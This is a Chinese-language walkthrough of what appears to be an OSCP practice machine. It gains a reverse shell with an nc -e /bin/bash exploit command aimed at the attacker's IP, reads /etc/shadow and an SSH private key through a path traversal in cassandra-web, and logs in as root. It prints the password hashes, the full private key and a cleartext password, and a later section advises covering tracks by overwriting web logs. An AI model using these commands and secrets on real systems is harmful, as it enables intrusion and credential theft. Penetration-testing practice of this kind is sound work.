

反弹Shell
在cassie文件夹下找到一个id_rsa密钥,但是freeswitch账户没法读,现在可以执行命令的话,把shell弹回来再说。
1rlwrap -cAr nc -nlvp 3000
2python 47799.py 192.168.133.240  "nc -nv 192.168.45.187 3000 -e /bin/bash"
3python3 -c 'import pty;pty.spawn("/bin/bash")'
 现在就可以用之前ssh登录失败的cassise账户直接su切换,因为ssh配置文件里写了只允许root和anthony账户登录,但是这两个我们又不知道密码。

 这个下面的id_rsa利用失败,不知道是谁的ssh密钥文件,尝试了两个账户都失败。然后发现cassise用户可以用sudo的权限有
/usr/local/bin/cassandra-web
内网信息收集
 1# 简单来说,这个命令就是用指定的配置启动了 Cassandra Web 管理工具,让用户可以通过 Web 界面管理 Cassandra 数据库
 2# `cassandra - web`工具将以指定的用户名和密码启动,并监听在`0.0.0.0:4444`上,允许远程连接访问其 Web 界面来管理 Cassandra 数据库
 3sudo /usr/local/bin/cassandra-web -B 0.0.0.0:4444 -u cassie -p SecondBiteTheApple330
 4
 5
 6# 另一个shell运行下面命令
 7# 读取敏感信息
 8curl --path-as-is localhost:4444/../../../../../../../../etc/shadow
 9curl --path-as-is localhost:4444/../../../../../../../../home/anthony/.bash_history
10curl --path-as-is localhost:4444/../../../../../../../../home/anthony/.ssh/id_rsa
 这样就能得到的密钥文件了,而且这个密钥文件还放到了root文件夹下,也就是说能直接用这个密钥登录root。
 1# 得到密码文件,但是这个长度一般是爆破不开的
 2cassie:$6$/WeFDwP1CNIN34/z$9woKSLSZhgHw1mX3ou90wnR.i5LHEfeyfHbxu7nYmaZILVrbhHrSeHNGqV0WesuQWGIL7DHEwHKOLK6UX79DI0:19209:0:99999:7
 3freeswitch:!:19209
 4
 5anthony:$6$01NV0gAhVLOnUHb0$byLv3N95fqVvhut9rbsrYOVzi8QseWfkFl7.VDQ.26a.0IkEVR2TDXoTv/KCMLjUOQZMMpkTUdC3WIyqSWQ.Y1:19209:0:99999:7
 6# 得到密钥文件
 7-----BEGIN OPENSSH PRIVATE KEY-----
 8b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
 9NhAAAAAwEAAQAAAQEAw59iC+ySJ9F/xWp8QVkvBva2nCFikZ0VT7hkhtAxujRRqKjhLKJe
10d19FBjwkeSg+PevKIzrBVr0JQuEPJ1C9NCxRsp91xECMK3hGh/DBdfh1FrQACtS4oOdzdM
11jWyB00P1JPdEM4ojwzPu0CcduuV0kVJDndtsDqAcLJr+Ls8zYo376zCyJuCCBonPVitr2m
12B6KWILv/ajKwbgrNMZpQb8prHL3lRIVabjaSv0bITx1KMeyaya+K+Dz84Vu8uHNFJO0rhq
13gBAGtUgBJNJWa9EZtwws9PtsLIOzyZYrQTOTq4+q/FFpAKfbsNdqUe445FkvPmryyx7If/
14DaMoSYSPhwAAA8gc9JxpHPScaQAAAAdzc2gtcnNhAAABAQDDn2IL7JIn0X/FanxBWS8G9r
15acIWKRnRVPuGSG0DG6NFGoqOEsol53X0UGPCR5KD4968ojOsFWvQlC4Q8nUL00LFGyn3XE
16QIwreEaH8MF1+HUWtAAK1Lig53N0yNbIHTQ/Uk90QziiPDM+7QJx265XSRUkOd22wOoBws
17mv4uzzNijfvrMLIm4IIGic9WK2vaYHopYgu/9qMrBuCs0xmlBvymscveVEhVpuNpK/RshP
18HUox7JrJr4r4PPzhW7y4c0Uk7SuGqAEAa1SAEk0lZr0Rm3DCz0+2wsg7PJlitBM5Orj6r8
19UWkAp9uw12pR7jjkWS8+avLLHsh/8NoyhJhI+HAAAAAwEAAQAAAQBjswJsY1il9I7zFW9Y
20etSN7wVok1dCMVXgOHD7iHYfmXSYyeFhNyuAGUz7fYF1Qj5enqJ5zAMnataigEOR3QNg6M
21mGiOCjceY+bWE8/UYMEuHR/VEcNAgY8X0VYxqcCM5NC201KuFdReM0SeT6FGVJVRTyTo+i
22CbX5ycWy36u109ncxnDrxJvvb7xROxQ/dCrusF2uVuejUtI4uX1eeqZy3Rb3GPVI4Ttq0+
230hu6jNH4YCYU3SGdwTDz/UJIh9/10OJYsuKcDPBlYwT7mw2QmES3IACPpW8KZAigSLM4fG
24Y2Ej3uwX8g6pku6P6ecgwmE2jYPP4c/TMU7TLuSAT9TpAAAAgG46HP7WIX+Hjdjuxa2/2C
25gX/VSpkzFcdARj51oG4bgXW33pkoXWHvt/iIz8ahHqZB4dniCjHVzjm2hiXwbUvvnKMrCG
26krIAfZcUP7Ng/pb1wmqz14lNwuhj9WUhoVJFgYk14knZhC2v2dPdZ8BZ3dqBnfQl0IfR9b
27yyQzy+CLBRAAAAgQD7g2V+1vlb8MEyIhQJsSxPGA8Ge05HJDKmaiwC2o+L3Er1dlktm/Ys
28kBW5hWiVwWoeCUAmUcNgFHMFs5nIZnWBwUhgukrdGu3xXpipp9uyeYuuE0/jGob5SFHXvU
29DEaXqE8Q9K14vb9by1RZaxWEMK6byndDNswtz9AeEwnCG0OwAAAIEAxxy/IMPfT3PUoknN
30Q2N8D2WlFEYh0avw/VlqUiGTJE8K6lbzu6M0nxv+OI0i1BVR1zrd28BYphDOsAy6kZNBTU
31iw4liAQFFhimnpld+7/8EBW1Oti8ZH5Mx8RdsxYtzBlC2uDyblKrG030Nk0EHNpcG6kRVj
324oGMJpv1aeQnWSUAAAAMYW50aG9ueUBjbHVlAQIDBAUGBw==
33-----END OPENSSH PRIVATE KEY-----
提权root
然后在kali中复制这个密钥,然后直接用密钥登录即可。
1cat > id_rsa
2chmod 600 id_rsa
3ssh -i id_rsa root@192.168.133.240
这里不知道为什么只能root登录而不是Anthony登录,按道理来说应该都能登录的。

 找到提权后的flag

 这里提示smb服务开启,但是没什么用
 实在是找不到第一个local那个flag在哪里,看了一下官方提示
 直接find找吧,OSCP的flag命名很规范,直接找名字就行。
1find / -type f -name "local.txt" -print 2>/dev/null
2cat /var/lib/freeswitch/local.txt

总结
入侵路径示意图
入侵时间表
有哪些容易泄露配置信息的文件?
在利用文件读取漏洞进行渗透测试时,优先读取以下高价值文件可快速获取关键信息,推动后续攻击链的构建。根据漏洞利用目标和系统环境,推荐按优先级读取以下文件:
🔍 一、系统关键文件(Linux/Unix)
-
/etc/passwd- 价值:泄露所有用户账户信息(UID/GID、Shell类型),为暴力破解或权限提升提供目标列表。
- 后续利用:结合弱口令攻击或
suid程序提权。
-
/etc/shadow- 价值:存储用户密码哈希(需root权限读取),破解后可获取系统权限。
- 注意:若漏洞权限不足,需结合其他漏洞(如路径遍历)尝试读取。
-
/etc/group- 价值:获取用户组信息,识别高权限组(如
sudo、docker),辅助横向移动。
- 价值:获取用户组信息,识别高权限组(如
💻 二、应用敏感文件
- Web服务器配置
- Nginx/Apache:
etc/nginx/nginx.conf、etc/httpd/conf/httpd.conf:获取虚拟主机配置、反向代理规则,发现隐藏服务或内部网络信息。
- 数据库凭据:
- 如
WEB-INF/web.xml(Java Web应用)、config.php(PHP应用):泄露数据库连接字符串,直接访问数据库。
- 如
- Nginx/Apache:
- 环境配置文件
-
.env文件:存储API密钥、加密密钥等敏感信息,常见于Node.js/Python应用。 - Kubernetes配置:
/var/run/secrets/kubernetes.io/serviceaccount/token:获取Service Account Token,接管K8s集群。
-
📂 三、动态信息与日志文件
-
/proc/self/environ- 价值:暴露进程环境变量(如
PATH、SECRET_KEY),可能包含硬编码凭据或调试信息。
- 价值:暴露进程环境变量(如
-
/proc/self/cmdline- 价值:揭示当前进程启动命令及参数,辅助识别应用框架或配置路径。
- 系统日志
/var/log/auth.log(Linux):查看SSH登录记录,定位管理员IP或爆破痕迹。C:\Windows\System32\winevt\Logs\Security.evtx(Windows):分析安全事件日志。
⚙️ 四、特殊路径与内存文件
- 临时文件与缓存
/tmp/、/dev/shm/:查找上传的恶意脚本或缓存数据(如Session文件)。
- 内核与内存映射
/proc/kallsyms(需root):泄露内核函数地址,绕过ASLR防护。/dev/mem:直接访问物理内存,提取加密密钥(需高权限)。
🎯 五、针对Java应用的专项读取
-
WEB-INF/classes/目录- 价值:读取编译后的
.class文件,反编译获取业务逻辑漏洞(如硬编码密钥)。
- 价值:读取编译后的
-
WEB-INF/web.xml- 价值:解析Servlet映射、过滤器配置,发现未授权访问点或安全绕过路径。
-
JAR/WAR 文件- 如
lib/application.jar:解压后分析依赖库漏洞(如Log4j)。
- 如
🛡️ 防御规避与注意事项
- 合法性:仅在授权范围内测试,避免读取用户隐私数据。
- 隐蔽性:
- 清理日志(如覆盖
/var/log/apache2/access.log)。 - 避免频繁请求,触发WAF/IDS告警。
- 清理日志(如覆盖
- 工具辅助:
- 使用
jd-gui反编译.class文件。 - 通过
pwntools自动化解析内存偏移。
- 使用
💎 总结:优先级策略
- 快速突破:
/etc/passwd→/proc/self/environ→ 应用配置文件。 - 深度渗透:数据库凭据 → 日志文件 → 内核/内存文件。
- 源码反制:Java
.class文件 → 依赖库扫描 → 反编译分析。
find命令的妙用
要高效查找 local.txt文件,需优化 find /命令以避免全盘扫描并提升定位精度。以下是针对性优化方案及命令:
🔍 优化后的查找命令
find / -type f -name "local.txt" -print 2>/dev/null
关键优化点:
- 限定文件类型:
-type f仅搜索普通文件,跳过目录、符号链接等无关项。 - 精准文件名匹配:
-name "local.txt"严格匹配目标文件名,避免模糊搜索的开销。 - 抑制错误输出:
2>/dev/null隐藏权限不足等报错,减少终端干扰。
⚙️ 进阶场景优化
1. 限制搜索深度(减少扫描范围)
find / -maxdepth 3 -type f -name "local.txt" 2>/dev/null
- 适用场景:已知文件位于顶层目录(如
/etc/、/tmp/)时,通过-maxdepth 3限制子目录层级,速度提升显著。
2. 组合条件搜索(时间/大小过滤)
# 查找最近7天内修改过的 local.txt
find / -type f -name "local.txt" -mtime -7 2>/dev/null

# 查找大于1KB的 local.txt
find / -type f -name "local.txt" -size +1k 2>/dev/null
- 适用场景:
-mtime -7:文件近期被修改过(如渗透测试中的后门文件)。-size +1k:排除空文件或小体积缓存文件。
3. 权限/所有者过滤
# 查找属主为 root 的 local.txt
find / -type f -name "local.txt" -user root 2>/dev/null

# 查找权限为644的 local.txt
find / -type f -name "local.txt" -perm 644 2>/dev/null
- 适用场景:快速定位系统关键文件或配置。
💡 替代方案(更高效率)
使用 locate命令(需先更新数据库):
sudo updatedb     # 更新文件数据库(需root权限)
locate local.txt  # 秒级检索(依赖定期更新的数据库)
- 优势:比
find快数十倍,适合频繁搜索固定文件。 - 注意:新建文件需等待数据库更新(默认每日自动更新)。
⚠️ 注意事项
- 权限问题:搜索系统目录(如
/etc/、/root/)需sudo权限,否则结果不全。 - 性能影响:全盘扫描(
find /)可能加重磁盘负载,建议在非高峰时段执行。 - 精确路径:若已知大致路径(如
/var/log/),直接指定路径而非根目录/,效率更高。
📊 命令执行效果对比
| 方法 | 速度 | 精度 | 适用场景 |
|---|---|---|---|
find / -name "local.txt" | 慢 | 高 | 全盘精准搜索 |
find / -maxdepth 3 ... | 中 | 中 | 限定深度快速扫描 |
locate local.txt | 极快 | 依赖更新 | 高频检索已知文件 |
为什么root可以登录成功而Anthony用户无法用密钥登录?
根据 .bash_history记录和测试现象,结合 SSH 密钥认证机制,anthony用户连接失败而 root用户成功的原因可能如下:
⚠️ 核心原因分析
- 密钥文件权限问题(anthony 用户)
- SSH 要求私钥权限必须为
600,若权限过宽(如644)会导致客户端拒绝使用私钥。 - 检查 anthony 的私钥权限:
若权限不符,需修复:ls -l ~/.ssh/id_rsa # 应为 -rw------- (600)chmod 600 ~/.ssh/id_rsa
- SSH 要求私钥权限必须为
-
.ssh目录或authorized_keys权限问题(服务器端)anthony用户的.ssh目录权限需为700,authorized_keys文件权限需为600。- 若权限错误(如
authorized_keys为644),服务器会拒绝认证:# 在服务器上检查 anthony 用户的配置 chmod 700 /home/anthony/.ssh chmod 600 /home/anthony/.ssh/authorized_keys
-
authorized_keys内容或路径错误cp .ssh/id_rsa.pub .ssh/authorized_keys可能未正确覆盖文件(如文件路径错误或内容截断)。- 验证
authorized_keys内容是否包含完整公钥:cat /home/anthony/.ssh/authorized_keys
- SSH 服务配置限制
- 服务器可能禁止
anthony用户使用密钥登录(如sshd_config中设置了DenyUsers anthony或PubkeyAuthentication no)。 - 检查服务器配置:
grep -E "DenyUsers|PubkeyAuthentication" /etc/ssh/sshd_config
# 确保包含: PubkeyAuthentication yes
- 服务器可能禁止
- 用户目录所有权或权限问题
anthony用户目录权限过宽(如/home/anthony权限为777)会导致 SSH 拒绝认证。- 修复目录权限:
chmod 755 /home/anthony # 必须 ≤755
✅ 为何 root用户能成功?
-
root的authorized_keys配置正确sudo cp .ssh/id_rsa.pub /root/.ssh/authorized_keys命令直接将公钥复制到root用户,且root的.ssh目录通常自动满足权限要求(700)。
-
root用户不受某些限制sshd_config可能未限制root登录(如PermitRootLogin yes),而anthony用户可能被其他规则阻止。
🔧 解决方案
修复 anthony 用户的权限
- 客户端(本地):
chmod 600 ~/.ssh/id_rsa - 服务器端(以
anthony登录或通过root修复):chmod 700 /home/anthony/.ssh chmod 600 /home/anthony/.ssh/authorized_keys chmod 755 /home/anthony # 确保目录权限安全
- 客户端(本地):
验证
authorized_keys内容- 确认公钥完整写入:
echo "$(cat ~/.ssh/id_rsa.pub)" > /home/anthony/.ssh/authorized_keys
- 确认公钥完整写入:
检查服务器 SSH 配置
- 编辑
/etc/ssh/sshd_config:
重启服务生效:PubkeyAuthentication yes # 启用密钥认证 AllowUsers anthony root # 允许 anthony 和 root 登录sudo systemctl restart sshd
- 编辑
调试连接
- 使用
-vvv参数查看详细错误:ssh -vvv -i id_rsa anthony@192.168.133.240 - 检查服务器日志:
tail -f /var/log/auth.log  # Debian/Ubuntu
tail -f /var/log/secure     # RHEL/CentOS
- 使用
根据您提供的目录信息和 SSH 密钥认证机制,/home/anthony/.ssh/authorized_keys文件缺失会导致 SSH 公钥登录失败。以下是具体分析和解决方案:
⚠️ 无法登录的原因
-
authorized_keys文件缺失- 该文件是 SSH 服务器验证客户端公钥的核心依据。服务器会检查客户端提供的公钥是否在
authorized_keys中,若文件不存在,则公钥认证自动失败 。 - 您的目录中仅有
id_rsa.pub(公钥)和id_rsa(私钥),但未将公钥内容添加到authorized_keys文件中,导致服务器无法匹配私钥 。
- 该文件是 SSH 服务器验证客户端公钥的核心依据。服务器会检查客户端提供的公钥是否在
-
root用户登录成功的原因- 您此前执行了
sudo cp .ssh/id_rsa.pub /root/.ssh/authorized_keys,已将公钥正确复制到root用户的authorized_keys文件,因此root可正常登录 。
- 您此前执行了
🔧 解决方案:为 anthony用户创建 authorized_keys
步骤 1:创建文件并添加公钥内容
# 进入 anthony 的 .ssh 目录
cd /home/anthony/.ssh

# 创建 authorized_keys 文件并将 id_rsa.pub 内容追加到其中
cat id_rsa.pub >> authorized_keys

步骤 2:设置严格的文件权限
# 设置 authorized_keys 权限为 600(仅所有者可读写)
chmod 600 authorized_keys

# 确保 .ssh 目录权限为 700(仅所有者可访问)
chmod 700 /home/anthony/.ssh
- 权限要求:SSH 要求
authorized_keys权限为600,.ssh目录权限为700,否则服务器会拒绝认证 。
步骤 3:验证 SSH 配置(可选)
检查
/etc/ssh/sshd_config确保以下配置启用:PubkeyAuthentication yes # 启用公钥认证 AuthorizedKeysFile .ssh/authorized_keys # 指定公钥文件路径重启 SSH 服务使配置生效:
sudo systemctl restart sshd
✅ 验证登录
完成上述步骤后,尝试重新连接:
ssh -i /path/to/id_rsa anthony@192.168.133.240
- 若仍失败,可通过调试模式定位问题:
ssh -vvv -i /path/to/id_rsa anthony@192.168.133.240
📌 关键注意事项
- 文件完整性
authorized_keys中公钥需与客户端私钥严格匹配,复制时避免遗漏字符 。
- 权限安全
- 权限错误是常见失败原因,需确保:
authorized_keys→600.ssh目录 →700- 私钥
id_rsa→600(您已满足)
- 权限错误是常见失败原因,需确保:
- 目录所有权
- 确保
/home/anthony及其子目录所有者是anthony,否则 SSH 可能拒绝认证:chown -R anthony:anthony /home/anthony
- 确保
🔔 想要获取更多网络安全与编程技术干货?
关注 泷羽Sec-静安 公众号,与你一起探索前沿技术,分享实用的学习资源与工具。我们专注于深入分析,拒绝浮躁,只做最实用的技术分享!💻
马上加入我们,共同成长!🌟
👉 长按或扫描二维码关注公众号
直接回复文章中的关键词,获取更多技术资料与书单推荐!📚